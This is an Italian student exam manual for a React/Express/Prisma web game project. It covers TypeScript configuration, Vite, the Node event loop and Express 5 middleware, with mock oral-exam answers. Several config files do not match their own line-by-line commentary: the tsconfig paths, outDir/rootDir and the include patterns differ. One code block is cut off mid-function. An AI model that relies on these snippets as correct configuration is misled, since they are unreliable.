

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Dipartimento di Ingegneria Elettrica e delle Tecnologie dell'Informazione

Corso di Laurea in Informatica — Corso di Tecnologie Web (A.A. 2025/2026)

RoadToUnina: Architettura, Ingegnerizzazione e Guida all'Esame

Manuale Didattico Ufficiale ed Analisi della Codebase Full-Stack (React 18 + Node.js Express 5 + PostgreSQL)

Candidato: Luca Barrella (Matricola N86004677)

Docente Titolare: Prof. Luigi Libero Lucio Starace, Ph.D.

Data di Pubblicazione: Settembre 2026

Repository e Traccia: Traccia 4.C — *WebTech's RoadToUnina Speedrun Game*

Web Demo Ufficiale: <https://road-to-unina.vercel.app>

Backend API Live: <https://roadtounina-backend.onrender.com/api>

Sommario e Indice Generale dell'Opera

1. [Capitolo 1: Architettura Monorepo, Toolchain e Fondamenti TypeScript](#)

- 1.1 L'Architettura Software a Livelli e il Disaccoppiamento Monorepo
- 1.2 TypeScript: Type System Strutturale, Compilazione ed Erasure
- 1.3 Il Modello di Esecuzione e la Toolchain: Transpiler vs Bundler vs JIT
- 2. Il Codice nel Nostro Progetto (package.json, tsconfig.json, vite.config.ts)
- 3. Disamina Riga per Riga
- 4. Scenari d'Esame "What-If" (Simulazione Orale)

2. [Capitolo 2: Il Server HTTP, Express 5 e la Pipeline dei Middleware](#)

- 1.1 L'Architettura a Singolo Thread e l'Event Loop di Node.js
- 1.2 Il Modello Client-Server HTTP Stateless e il Protocollo REST
- 1.3 Il Pattern Middleware ad Architettura a Cipolla (Onion Model)
- 1.4 La Rivoluzione di Express 5: Gestione Automatica delle Promise Rifiutate
- 2. Il Codice nel Nostro Progetto (server.ts, env.ts, errorMiddleware.ts)
- 3. Disamina Riga per Riga
- 4. Scenari d'Esame "What-If" (Simulazione Orale)

3. [Capitolo 3: Persistenza Dati, Prisma ORM e PostgreSQL](#)

- 1.1 Il Livello di Persistenza e il Modello Relazionale (RDBMS)
- 1.2 ORM (Object-Relational Mapping) vs Query SQL Native
- 1.3 Migrazioni Declarative (prisma migrate) vs Introspezione (prisma db pull)
- 1.4 Connection Pooling e Gestione delle Connessioni Concorrenti
- 2. Il Codice nel Nostro Progetto (schema.prisma, db.ts, seed.ts)
- 3. Disamina Riga per Riga
- 4. Scenari d'Esame "What-If" (Simulazione Orale)

4. [Capitolo 4: Autenticazione, Sicurezza e Validazione Runtime](#)

- 1.1 Crittografia Applicata: Hashing Unidirezionale vs Cifratura
- 1.2 Lo Standard JWT (JSON Web Token - RFC 7519)
- 1.3 Static Typing (TypeScript) vs Runtime Validation (Zod)
- 2. Il Codice nel Nostro Progetto (authService.ts, authMiddleware.ts, validateMiddleware.ts)
- 3. Disamina Riga per Riga
- 4. Scenari d'Esame "What-If" (Simulazione Orale)

5. [Capitolo 5: Business Logic del Gioco, Algoritmi e Caching](#)

- 1.1 Il Pattern Architetturale Service Layer e la Separazione delle Responsabilità
- 1.2 Algoritmi di Caching in Memoria: La Politica LRU (Least Recently Used)
- 1.3 Resilient Integration Design con API Esterne (Wikipedia API)
- 1.4 Sanificazione del Markup HTML, Prevenzione XSS e Mitigazione SSRF
- 2. Il Codice nel Nostro Progetto (wikiService.ts, gameService.ts, gameRoutes.ts)
- 3. Disamina Riga per Riga
- 4. Scenari d'Esame "What-If" (Simulazione Orale)

6. [Capitolo 6: Frontend React 18 Architecture e State Management](#)

- 1.1 Il Modello di React: Virtual DOM, Reconciliation e React Fiber
- 1.2 Il Rendering Cycle in React 18 e l'Automatic Batching
- 1.3 SPA Routing con React Router v7

- 1.4 State Management: Local State, Lifting State Up e Context API
 - 2. Il Codice nel Nostro Progetto (main.tsx, App.tsx, useAuth.tsx, GamePage.tsx)
 - 3. Disamina Riga per Riga
 - 4. Scenari d'Esame "What-If" (Simulazione Orale)
 - 7. [Capitolo 7: Custom Hooks, Game Engine e Sicurezza del DOM](#)
 - 1.1 Le Regole degli Hook e l'Architettura Interna di React Fiber
 - 1.2 Il Pattern Custom Hook: Separazione tra Presentazione e Logica di Dominio
 - 1.3 Ottimizzazione e Memoization: useCallback, useMemo e React.memo
 - 1.4 Gestione della Mutabilità con useRef
 - 1.5 Sicurezza Client-Side del DOM, Attacchi XSS e Sanitization con DOMPurify
 - 1.6 Event Delegation su Contenuti HTML Dinamici
 - 2. Il Codice nel Nostro Progetto (useGameEngine.ts, WikiRenderer.tsx, HUDBar.tsx, client.ts)
 - 3. Disamina Riga per Riga
 - 4. Scenari d'Esame "What-If" (Simulazione Orale)
 - 8. [Capitolo 8: Testing, Deploy e Strategie di Robustezza del Software](#)
 - 1.1 La Piramide dei Test e il Modello di Qualità del Software (ISO/IEC 25010)
 - 1.2 Toolchain di Testing: Vitest vs Jest, Supertest e Playwright
 - 1.3 Strategie di Mocking: Mock, Stub e Spy
 - 1.4 Containerizzazione e Architettura di Deployment (Docker vs VM)
 - 1.5 Disaster Recovery, Resilienza Operativa e Graceful Shutdown
 - 2. Il Codice nel Nostro Progetto (robustnessQA.test.ts, vitest.config.mts, docker-compose.yml)
 - 3. Disamina Riga per Riga
 - 4. Scenari d'Esame "What-If" (Simulazione Orale)
-

1. **Type Inference:** Il compilatore è in grado di dedurre autonomamente il tipo di variabili ed espressioni senza bisogno di annotazioni esplicite.
2. **Structural Subtyping (Duck Typing):** La compatibilità dei tipi non è basata sul nome della classe o dell'interfaccia (nominal typing, come in Java o C++), ma sulla conformità della forma e delle proprietà dell'oggetto. Se un tipo **A** possiede almeno tutti i membri richiesti dal tipo **B**, allora **A** è compatibile con **B**.
3. **Type Erasure:** Il type checker di TypeScript opera esclusivamente a tempo di compilazione (*compile-time*). Durante il processo di transpilation verso JavaScript, tutte le interfacce, i type alias, i generics e le annotazioni di tipo vengono completamente eliminati dal codice sorgente generato. A runtime esiste unicamente JavaScript puro.

TypeScript Project References (tsconfig.json)

Nei monorepo complessi, il flag `references` di `tsconfig.json` consente di strutturare la base di codice in progetti TypeScript indipendenti ma correlati. Permette al compilatore di:

- Verificare i confini architetturali tra frontend e backend (il frontend non può importare codice backend o viceversa, salvo pacchetti condivisi espliciti).
- Ottimizzare la compilazione incrementale (`tsc -b`).

1.3 Il Modello di Esecuzione e la Toolchain: Transpiler vs Bundler vs JIT

Un errore concettuale diffuso all'esame è confondere il ruolo del compilatore TypeScript (`tsc`), del bundler client-side (Vite) e del runtime/transpiler server-side (`tsx`).

Backend Pipeline: tsc vs tsx

- **In Produzione:** Node.js non comprende nativamente la sintassi TypeScript pura né le annotazioni di tipo. Si usa `tsc` (*TypeScript Compiler*) come transpiler puro: analizza i tipi, solleva errori di tipo e produce file JavaScript standard (`.js`) nella cartella `dist/`. Successivamente, il motore V8 di Node esegue direttamente `node dist/server.js`.
- **In Sviluppo:** Avviare la compilazione `tsc` continua e riavviare il server ad ogni modifica introduce un overhead di latenza notevole. Si usa perciò `tsx` (*TypeScript Execute*): uno strumento CLI basato su `esbuild` che esegue TypeScript on-the-fly tramite transpilation in-memory senza eseguire type-checking preventivo, abbinato a un file-watcher (`tsx watch`).

Frontend Pipeline: Perché Vite sostituisce Webpack

I browser moderni supportano nativamente lo standard ECMAScript Modules (ESM: `import / export`). Vite sfrutta questa capacità:

1. **In Dev Mode:** Non esegue il bundling preventivo dell'intera applicazione. Serve i moduli sorgente nativi al browser via HTTP/2, compilando i singoli file TypeScript e JSX istantaneamente tramite `esbuild` (scritto in Go, da 10 a 100 volte più veloce dei transpiler scritti in JS). Il browser richiede solo i file effettivamente necessari alla pagina corrente.
2. **HMR (Hot Module Replacement):** Modificando un componente React, Vite aggiorna esclusivamente quel modulo nel browser senza ricaricare l'intera pagina né perdere lo stato dell'applicazione.
3. **In Production Build:** Esegue il type-checking preliminare (`tsc -b`), e delega a **Rollup** la creazione di bundle statici altamente ottimizzati (minificati, con tree-shaking aggressivo e code-splitting in chunk separati).

2. Il Codice nel Nostro Progetto

Esaminiamo i file di configurazione fondamentali alla base dell'intera infrastruttura del progetto.

2.1 File: package.json (Root)

```
{
  "name": "roadtounina",
  "private": true,
  "workspaces": [
    "frontend",
    "backend"
  ],
  "scripts": {
    "build": "npm run build --prefix frontend",
    "dev": "npm run dev --prefix frontend",
    "start": "npm run start --prefix backend",
    "codegen": "npm run codegen --prefix backend"
  }
}
```

2.2 File: tsconfig.json (Root)

```
{
  "files": [],
  "references": [
    { "path": "../backend" },
    { "path": "../frontend" }
  ]
}
```

2.3 File: backend/tsconfig.json

```
{
  "compilerOptions": {
    "target": "ES2022",
    "module": "Node16",
    "moduleResolution": "Node16",
    "outDir": "../dist",
    "rootDir": "../src",
    "strict": true,
    "noUnusedLocals": true,
    "noUnusedParameters": true,
    "noImplicitReturns": true,
    "noFallthroughCasesInSwitch": true,
    "esModuleInterop": true,
    "skipLibCheck": true,
    "forceConsistentCasingInFileNames": true
  },
  "include": ["src/**/*"],
  "exclude": ["src/__tests__/**/*", "**/*.test.ts"]
}
```

2.4 File: frontend/tsconfig.json

```
{
  "compilerOptions": {
    "target": "ES2022",
    "useDefineForClassFields": true,
    "lib": ["ES2022", "DOM", "DOM.Iterable"],
    "module": "ESNext",
    "skipLibCheck": true,
    "moduleResolution": "bundler",
    "allowImportingTsExtensions": false,
    "resolveJsonModule": true,
    "isolatedModules": true,
    "noEmit": true,
    "jsx": "react-jsx",
    "strict": true,
    "noUnusedLocals": true,
    "noUnusedParameters": true,
    "noFallthroughCasesInSwitch": true,
    "types": ["vite/client"]
  },
  "include": ["src"]
}
```

2.5 File: frontend/vite.config.ts

```
import { defineConfig } from 'vite';
import react from '@vitejs/plugin-react';

export default defineConfig({
  plugins: [react()],
  server: {
    port: 5173,
    host: true,
  },
});
```

3. Disamina Riga per Riga

3.1 package.json (Root)

- **Riga 1:** `{`: Inizio dell'oggetto manifest JSON che definisce metadati e configurazione del progetto.
- **Riga 2:** `"name": "roadtounina"`: Identificativo testuale univoco del workspace monorepo nel registry npm locale.
- **Riga 3:** `"private": true`: Flag di sicurezza fondamentale. Impedisce la pubblicazione accidentale dell'intero repository root sul registro pubblico npm (`npm publish`), dichiarando che si tratta di un'applicazione privata e non di una libreria pubblica.
- **Riga 4-7:** `"workspaces": [ "frontend", "backend" ]`: Notifica al package manager (npm) che le directory `frontend/` e `backend/` contengono sub-progetti indipendenti dotati di propri `package.json`. npm risolve le dipendenze in modo centralizzato, solleva i moduli condivisi e crea link simbolici incrociati.
- **Riga 8:** `"scripts": {`: Dizionario degli alias di comando CLI richiamabili tramite `npm run <command>`.
- **Riga 9:** `"build": "npm run build --prefix frontend"`: Esegue il comando di compilazione e bundling entrando virtualmente nella sottocartella `frontend`. Il flag `--prefix` evita all'operatore di dover eseguire manualmente `cd frontend`.
- **Riga 10:** `"dev": "npm run dev --prefix frontend"`: Lancia il server di sviluppo locale del frontend richiamando lo script `dev` specificato in `frontend/package.json`.
- **Riga 11:** `"start": "npm run start --prefix backend"`: Avvia il server di produzione backend indirizzando il comando al package presente in `backend/`.
- **Riga 12:** `"codegen": "npm run codegen --prefix backend"`: Esegue la pipeline di generazione contrattuale automatica: esporta la specifica formale `openapi.json` dal backend e ricompila istantaneamente i tipi TypeScript per il frontend (`api.generated.ts`) tramite `openapi-typescript`.

3.2 tsconfig.json (Root)

- **Riga 2:** `"files": []`: Array vuoto che informa TypeScript che il file di configurazione radice non compila direttamente alcun file sorgente TypeScript. La root funge unicamente da aggregatore logico.
- **Riga 3-6:** `"references": [ { "path": "./backend" }, { "path": "./frontend" } ]`: Sfrutta la funzionalità **Project References** di TypeScript. Definisce un grafo di dipendenza tra progetti indipendenti: permette l'esecuzione della compilazione build globale tramite `tsc --build` (o `tsc -b`), garantendo che il backend e il frontend posseggano ciascuno il proprio ambiente di compilazione isolato (es. DOM nel browser vs Node APIs nel server).

3.3 backend/tsconfig.json

- **Riga 2:** `"compilerOptions": {`: Sezione contenente le direttive che guidano il compilatore TypeScript (`tsc`).

- **Riga 3: "target": "ES2022":** Specifica la versione ECMAScript del codice JavaScript prodotto in emissione. **ES2022** supporta costrutti moderni quali top-level **await**, campi di classe privati (**#field**), e metodi nativi come **Object.hasOwn()**.
- **Riga 4: "module": "Node16":** Specifica la convenzione di generazione dei moduli. Con **Node16**, TypeScript segue le regole native di Node.js per CommonJS ed ECMAScript Modules a seconda di come i file e i package sono dichiarati.
- **Riga 5: "moduleResolution": "Node16":** Definisce l'algoritmo impiegato per risolvere i percorsi degli **import**. **Node16** rispetta i campi **exports** e **imports** di **package.json** e impone l'accuratezza nelle estensioni dei percorsi.
- **Riga 6: "outDir": "./dist":** Directory di output in cui il compilatore scriverà tutti i file **.js** transpilati e le eventuali declaration maps **.d.ts**.
- **Riga 7: "rootDir": "./src":** Specifica la directory radice dei sorgenti TypeScript. TypeScript riflette la struttura gerarchica di **src** all'interno di **dist**.
- **Riga 8: "strict": true:** Attiva la modalità rigida di TypeScript. Abilita un gruppo completo di controlli rigorosi:
- **noImplicitAny:** Rifiuta qualsiasi variabile il cui tipo non sia annotato e non possa essere dedotto, impedendo che diventi implicitamente di tipo **any**.
- **strictNullChecks:** Distingue **null** e **undefined** da tutti gli altri tipi (una stringa non può valere **null** a meno che non sia esplicitamente dichiarata come **string | null**).
- **strictFunctionTypes, strictBindCallApply, strictPropertyInitialization.**
- **Riga 9: "noUnusedLocals": true:** Errore a tempo di compilazione se una variabile locale viene dichiarata ma mai letta o utilizzata nel codice.
- **Riga 10: "noUnusedParameters": true:** Errore a tempo di compilazione se una funzione o un middleware dichiara un parametro formale che non viene mai impiegato nel corpo della funzione.
- **Riga 11: "noImplicitReturns": true:** Garantisce che ogni possibile ramo di esecuzione all'interno di una funzione con tipo di ritorno esplicito ritorni un valore appropriato.
- **Riga 12: "noFallthroughCasesInSwitch": true:** Errore di compilazione se un blocco **case** in uno **switch** non termina con **break** o **return**, prevenendo il fallthrough involontario ad altri blocchi.
- **Riga 13: "esModuleInterop": true:** Crea wrapper ausiliari a tempo di compilazione per garantire l'interoperabilità tra moduli CommonJS (es. librerie legacy con **module.exports**) e la sintassi standard ECMAScript (**import express from 'express'**).
- **Riga 14: "skipLibCheck": true:** Disabilita il type-checking dei file di dichiarazione (**.d.ts**) inclusi in **node_modules**. Riduce drasticamente i tempi di compilazione evitando conflitti di tipi interni alle librerie di terze parti.
- **Riga 15: "forceConsistentCasingInFileNames": true:** Impedisce importazioni che differiscono solo per maiuscole/minuscole (es. **import User from './User'** vs **./user**), essenziale per prevenire bug quando il team lavora su OS con file-system case-insensitive (macOS/Windows) e distribuisce su OS case-sensitive (Linux Docker container).
- **Riga 17: "include": ["src/**/*.ts"]:** Pattern glob che indica al compilatore di elaborare qualsiasi file **.ts** all'interno della directory **src**.
- **Riga 18: "exclude": ["src/__tests__/**/*.ts", "**/*.test.ts"]:** Esclude esplicitamente i file di test dalla compilazione di produzione. Questo assicura che in **dist/** finisca unicamente il codice runtime del server e non suite di test o librerie ausiliarie.

3.4 frontend/tsconfig.json

- **Riga 4: "useDefineForClassFields": true:** Allinea il comportamento dei campi di classe alla semantica ECMAScript standard (**Object.defineProperty**), fondamentale per la compatibilità moderna.
- **Riga 5: "lib": ["ES2022", "DOM", "DOM.Iterable"]:** Specifica le librerie di definizioni dei tipi incluse nella compilazione. A differenza del backend, qui è presente **"DOM"** e **"DOM.Iterable"**, consentendo al codice di accedere a oggetti globali del browser come **window**, **document**, **HTMLElement**, **fetch**, **Event**.
- **Riga 6: "module": "ESNext":** Indica che il codice emette moduli conformi all'ultima specifica ECMAScript, lasciando la risoluzione e l'ottimizzazione dei moduli al bundler (Vite).

- **Riga 8:** `"moduleResolution": "bundler"`: Strategia introdotta in TypeScript 5. Indica al compilatore che la risoluzione effettiva degli import viene gestita da un bundler moderno (Vite/esbuild), consentendo importazioni flessibili senza imporre estensioni rigide nei percorsi relativi.
- **Riga 11:** `"isolatedModules": true`: Avvisa il programmatore se scrive codice che non può essere compilato in modo sicuro da transpiler che operano su un singolo file alla volta (come `esbuild` o `Babel`), ad esempio l'export di tipi non espliciti senza l'uso di `export type`.
- **Riga 12:** `"noEmit": true`: Ordina a `tsc` di NON generare file di output (`.js` o `.d.ts`). Nel frontend, il compito di emettere i file transpilati e minificati spetta a Vite (`vite build`). `tsc` viene utilizzato esclusivamente come **Type Checker** per validare la correttezza formale dell'applicazione (`tsc -b`).
- **Riga 13:** `"jsx": "react-jsx"`: Abilita la nuova trasformazione JSX introdotta in React 17+. Il compilatore trasforma elementi come `<h1>Test</h1>` in chiamate interne `_jsx('h1', { children: 'Test' })` senza richiedere di importare manualmente `import React from 'react'` all'inizio di ogni file `.tsx`.
- **Riga 18:** `"types": ["vite/client"]`: Include le definizioni di tipo globali fornite da Vite, permettendo al codice di riconoscere variabili d'ambiente speciali come `import.meta.env` e importazioni di risorse statiche (`.png`, `.svg`, `.css`).

3.5 frontend/vite.config.ts

- **Riga 1:** `import { defineConfig } from 'vite';` Importa la funzione helper di Vite che fornisce l'auto-completamento (IntelliSense) e la validazione dei tipi TypeScript sull'oggetto di configurazione.
- **Riga 2:** `import react from '@vitejs/plugin-react';` Importa il plugin ufficiale Vite per React. Sotto il cofano, applica Babel/esbuild per supportare JSX, React Fast Refresh (HMR istantaneo) e ottimizzazioni di rendering.
- **Riga 4:** `export default defineConfig({` Esporta come default l'oggetto di configurazione elaborato da Vite all'avvio del server locale o durante il comando di build.
- **Riga 5:** `plugins: [react()],` Inietta il plugin React nella pipeline di trasformazione di Vite.
- **Riga 6:** `server: {` Blocco di configurazione del server web di sviluppo locale.
- **Riga 7:** `port: 5173,` Fissa la porta TCP su cui il frontend sarà in ascolto (`http://localhost:5173`).
- **Riga 8:** `host: true,` Dice a Vite di effettuare il bind non solo su `127.0.0.1` (localhost), ma su tutte le interfacce di rete della macchina (`0.0.0.0`). Questo è essenziale quando l'applicazione viene eseguita all'interno di un container Docker o per consentire l'accesso al test da altri dispositivi sulla stessa rete LAN.

4. Scenari d'Esame "What-If" (Simulazione Orale)

Scenario 4.1: Il parametro `"noEmit": true` nel frontend

- **Domanda del Docente:** "Nel file `frontend/tsconfig.json` è impostato `"noEmit": true`. Se da terminale entro nella cartella `frontend` ed eseguo `npx tsc`, quale cartella di output viene generata e cosa contiene?"
- **Risposta dello Studente:** "Nessuna cartella viene generata. `tsc` non produce alcun file JavaScript su disco quando `"noEmit": true` è attivo. Nel nostro frontend, `tsc` viene invocato puramente come Type Checker statico (per validare che non sussistano errori di tipo). La reale emissione dei file fisici, la minificazione, il bundling e il code-splitting sono demandati interamente a Vite tramite Rollup durante il comando `vite build`."

Scenario 4.2: La violazione di `"strict": true` con `strictNullChecks`

- **Domanda del Docente:** "Cosa succede a tempo di compilazione se nel backend dichiariamo la seguente funzione e proviamo a compilare con `npm run build`?"

```
function getUserEmail(user?: { email: string }): string {  
  return user.email;  
}
```

- **Risposta dello Studente:** "Il compilatore TypeScript blocca la build con un errore: `TS18048: 'user' is possibly 'undefined'.` Poiché nel file `backend/tsconfig.json` abbiamo impostato `"strict": true`, viene ereditata la direttiva `strictNullChecks`. TypeScript impedisce di accedere direttamente a proprietà di un oggetto che potrebbe essere `undefined` o `null` a runtime, prevenendo crash fatali del processo Node.js (`TypeError: Cannot read properties of undefined`). Per correggere l'errore dobbiamo usare l'optional chaining (`return user?.email ?? ''`) oppure una type-guard esplicita."

Scenario 4.3: Rimozione di "host": true in vite.config.ts durante l'esecuzione in Docker

- **Domanda del Docente:** "Cosa succede se rimuoviamo `host: true` dalla sezione `server` di `vite.config.ts` e avviamo il container Docker esponendo la porta 5173 con `ports: ["5173:5173"]`?"
- **Risposta dello Studente:** "L'applicazione non sarà raggiungibile dal browser dell'host (`ERR_EMPTY_RESPONSE` o `Connection Refused`). Senza `host: true`, Vite esegue il bind del server HTTP esclusivamente sull'interfaccia di loopback interna del container (`127.0.0.1`). Di conseguenza, i pacchetti di rete instradati dal demone Docker dall'esterno verso la porta 5173 del container vengono scartati. Impostando `host: true` (equivalente a `--host 0.0.0.0`), Vite ascolta su tutte le interfacce di rete del container, permettendo al port-forwarding di Docker di funzionare correttamente."

Scenario 4.4: Inversione di configurazione tra backend e frontend: "lib": ["DOM"]

- **Domanda del Docente:** "Cosa accadrebbe se aggiungessimo `"DOM"` alla voce `"lib"` del file `backend/tsconfig.json`? Il compilatore genererebbe un errore immediato?"
- **Risposta dello Studente:** "No, il compilatore non darebbe errore sulla configurazione in sé, ma si creerebbe un grave rischio architetturale: TypeScript renderebbe disponibili al codice del backend i tipi globali del browser (come `document`, `window`, `localStorage`, `HTMLElement`). Se uno sviluppatore scrivesse erroneamente `localStorage.setItem(...)` o tentasse di manipolare il DOM in un controller di Express, TypeScript compilerebbe il codice senza errori a compile-time, ma il server Node.js andrebbe in crash fatale a runtime con `ReferenceError: window is not defined`, poiché tali API esistono esclusivamente all'interno del runtime dei web browser e non nel motore V8 di Node.js."

Scenario 4.5: Type Erasure e controlli a runtime

- **Domanda del Docente:** "Supponiamo di avere nel backend un'interfaccia TypeScript `interface UserDTO { username: string; age: number; }`. Possiamo verificare a runtime se il corpo di una richiesta HTTP è conforme a questa interfaccia scrivendo `if (req.body instanceof UserDTO)`?"
- **Risposta dello Studente:** "Assolutamente no, questo codice genererà un errore di sintassi a tempo di compilazione: `'UserDTO' only refers to a type, but is being used as a value here.` A causa del principio di **Type Erasure**, tutte le interfacce (`interface`) e i tipi (`type`) di TypeScript svaniscono completamente durante la compilazione in JavaScript: a runtime `UserDTO` non esiste come oggetto, funzione o costruttore. Per validare la forma di un payload a runtime nel nostro progetto impieghiamo la libreria **Zod** (trattata in dettaglio nel Capitolo 4), la quale genera uno schema di validazione presente in memoria a runtime ed è in grado di eseguire sia la validazione dei dati sia l'inferenza del tipo TypeScript statico."


Capitolo 2: Il Server HTTP, Express 5 e la Pipeline dei Middleware

1. Teoria Fondamentale

1.1 L'Architettura a Singolo Thread e l'Event Loop di Node.js

A differenza dei server web multi-thread tradizionali (es. Apache Tomcat o server basati su thread-per-request), **Node.js** adotta un'architettura **single-threaded, non-bloccante e basata su eventi** (*event-driven*). Il codice JavaScript dell'applicazione viene eseguito da un singolo thread all'interno del motore Google V8.

Per gestire decine di migliaia di connessioni I/O concorrenti senza bloccare l'esecuzione, Node.js si interfaccia con la libreria nativa C **libuv**.



Anatomia dei componenti dell'Event Loop:

1. **Call Stack (V8):** Struttura dati LIFO (*Last In, First Out*) in cui i frame delle funzioni sincrone vengono inseriti ed estratti. Se una funzione occupa il Call Stack per calcoli computazionali pesanti (*CPU-bound*), l'intero server si blocca, rendendosi incapace di rispondere a qualsiasi nuova richiesta HTTP.
2. **libuv & Thread Pool:** Gestisce le operazioni asincrone a basso livello. Per le operazioni su socket di rete sfrutta le primitive asincrone del kernel del sistema operativo (`epoll` su Linux, `kqueue` su macOS, `IOCP` su Windows). Per operazioni bloccanti prive di supporto asincrono nativo nel kernel (come il file system locale o la crittografia `crypto/bcrypt`), libuv impiega un pool interno di thread worker (di default 4 thread).
3. **Code di Esecuzione:**
 - **Microtask Queue:** Possiede la priorità assoluta. Si divide in `process.nextTick` queue e Promise resolution queue (`Promise.then`, `catch`, `finally`, `await`). L'Event Loop svuota l'intera coda dei microtask immediatamente dopo il completamento di ogni singola operazione nel Call Stack, prima di passare a qualunque altra fase.
 - **Macrotask / Event Loop Phases:** Le code attraversate ciclicamente nell'Event Loop: *Timers* -> *Pending I/O* -> *Poll* -> *Check* -> *Close*.

1.2 Il Modello Client-Server HTTP Stateless e il Protocollo REST

Il protocollo HTTP è intrinsecamente **stateless** (senza stato): il server non conserva traccia della sessione tra una transazione e l'altra a livello di trasporto TCP. Ogni richiesta HTTP inviata dal client deve contenere in sé tutte le informazioni necessarie per essere compresa, validata ed elaborata dal server:

- Metodo HTTP idempotente o safe (**GET**, **HEAD**, **OPTIONS**) o non idempotente (**POST**, **PUT**, **DELETE**).
- Headers di controllo (es. **Authorization: Bearer <token>**, **Content-Type: application/json**).
- Payload (Request Body) e parametri di query o di route.

Nel backend di RoadToUnina, la sessione utente è governata tramite il pattern dei **JSON Web Tokens (JWT)**: il server non salva token in session storage o memory store centralizzati, ma verifica crittograficamente l'integrità del token a ogni singola richiesta.

1.3 Il Pattern Middleware ad Architettura a Cipolla (Onion Model)

In un framework web come Express, un **middleware** è una funzione che ha accesso all'oggetto richiesta (**Request**), all'oggetto risposta (**Response**) e alla funzione di transizione successiva nella pipeline (**NextFunction**).

La pipeline di Express adotta un'architettura modulare a filtri a catena (*Chain of Responsibility*), concettualmente analoga al modello "a cipolla":



Ogni middleware può:

- Eseguire codice di pre-elaborazione.
- Modificare gli oggetti `req` e `res` (es. attaccare i claim utente decodificati: `req.user = payload`).
- Interrompere la pipeline inviando una risposta al client (`res.status(403).json(...)`).
- Invocare `next()` per passare il controllo al middleware successivo.
- Invocare `next(err)` o sollevare un'eccezione per instradare il flusso direttamente al middleware di gestione errori a 4 argomenti.

1.4 La Rivoluzione di Express 5: Gestione Automatica delle Promise Rifiutate

Uno dei cambiamenti più significativi apportati da **Express 5** (utilizzato nella nostra codebase alla versione **^5.2.1**) riguarda la gestione delle funzioni middleware asincrone.

- **In Express 4 (Legacy):** Se all'interno di una route `async (req, res, next) => { ... }` si verificava un'eccezione non catturata da un blocco `try/catch` (un *unhandled Promise rejection*), Express non intercettava l'errore. La richiesta rimaneva "appesa" fino al timeout del client oppure provocava il crash dell'intero processo Node.js con `UnhandledPromiseRejectionWarning`. Gli sviluppatori erano costretti ad avvolgere ogni controller in boilerplate di tipo `try { ... } catch (err) { next(err); }` o a usare utility wrapper esterne come `express-async-errors`.
- **In Express 5:** Il router interno gestisce nativamente le funzioni che ritornano una `Promise`. Se una Promise viene rigettata (`Promise.reject()` o `throw new AppError()`), Express 5 cattura automaticamente il rifiuto e inoltra l'errore al primo middleware di gestione errori disponibile (`next(err)`), eliminando la necessità di wrapper ridondanti e garantendo la robustezza del server.

2. Il Codice nel Nostro Progetto

Esaminiamo i due file centrali per l'infrastruttura HTTP del backend: la configurazione dell'ambiente e il server principale.

2.1 File: backend/src/config/env.ts

```
import dotenv from 'dotenv';

dotenv.config({ path: '.env.local' });
dotenv.config();

export const NODE_ENV: string = process.env.NODE_ENV || 'development';
export const IS_PRODUCTION: boolean = NODE_ENV === 'production';
export const IS_TEST: boolean = NODE_ENV === 'test';
export const PORT: number = parseInt(process.env.PORT || '3001', 10);

export const JWT_SECRET: string = (() => {
  const secret = process.env.JWT_SECRET;
  if (!secret) {
    if (IS_TEST) {
      return 'test_super_secret_jwt_key_at_least_32_characters_long_for_vitest';
    }
    throw new Error('FATAL: JWT_SECRET environment variable is missing.');
```

2.2 File: backend/src/server.ts (Estratto Principale della Pipeline)

```
import express, { Express } from 'express';
import cors from 'cors';
import { Server } from 'http';
import helmet from 'helmet';
import compression from 'compression';
import rateLimit, { RateLimitRequestHandler } from 'express-rate-limit';
import authRoutes from './routes/authRoutes';
import gameRoutes from './routes/gameRoutes';
import publicRoutes from './routes/publicRoutes';
import { errorMiddleware, AppError } from './middlewares/errorMiddleware';
import { ErrorCode } from './constants/errorCodes';
import { prisma } from './config/db';
import { IS_PRODUCTION, IS_TEST, PORT, ALLOWED_ORIGINS } from './config/env';

export const authLimiter: RateLimitRequestHandler = rateLimit({
  windowMs: 15 * 60 * 1000,
  max: IS_PRODUCTION ? 50 : 1000,
  standardHeaders: true,
  legacyHeaders: false,
